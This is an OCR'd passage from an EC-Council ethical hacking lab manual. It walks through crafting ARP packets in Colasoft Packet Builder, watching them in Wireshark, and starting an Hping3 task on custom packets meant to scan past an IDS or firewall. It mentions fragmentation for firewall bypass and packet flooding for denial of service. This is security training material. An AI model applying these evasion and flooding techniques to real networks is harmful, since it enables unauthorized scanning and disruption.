


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


15. Now, when this ARP packet is broadcasted in the network, the active machines receive the packet, and a few start responding with an ARP reply. To evaluate which machine is responding to the ARP packet, you need to observe packets captured by the **Wireshark** tool.

16. In the **Wireshark** window, click on the **Filter** field, type **arp** and press **Enter**. The ARP packets will be displayed, as shown in the screenshot.

    Note: Here, the host machine (**10.10.1.19**) is broadcasting ARP packets, prompting the target machines to reply to the message.




17. Switch back to the **Colasoft Packet Builder** window, to export the packet, click **Export → Selected Packets…**.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

18. In the **Save As** window, select a destination folder in the **Save in** field, specify **File name** and **Save as type**, and click **Save**.



19. This saved file can be used for future reference.
20. Attackers can use this packet builder to create fragmented packets to bypass network firewalls and IDS systems. They can also create packets and flood the victim with a very large number of packets, which could result in DoS attacks.
21. This concludes the demonstration of creating a custom TCP packets to scan the target host by bypassing the IDS/firewall.
22. Close all open windows and document all the acquired information.
23. Turn off the **Windows Server 2019** virtual machine.

Task 3: Create Custom UDP and TCP Packets using Hping3 to Scan beyond the IDS/Firewall


Hping3 is a scriptable program that uses the TCL language, whereby packets can be received and sent via a binary or string representation describing the packets.

Here, we will use Hping3 to create custom UDP and TCP packets to evade the IDS/firewall in the target network.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


Note: Before beginning this task, ensure that the **Windows Defender Firewall** in the **Windows 11** machine is enabled.

1. Switch to the **Windows 11** virtual machine.
2. Click **Search** icon () on the **Desktop**. Type **wireshark** in the search field, the **Wireshark** appears in the results, click **Open** to launch it.



3. The **Wireshark Network Analyzer** window appears, double-click the available ethernet or interface (here, **Ethernet**) to start the packet capture.

Note: If a **Software Update** pop-up appears click on **Remind me later**.



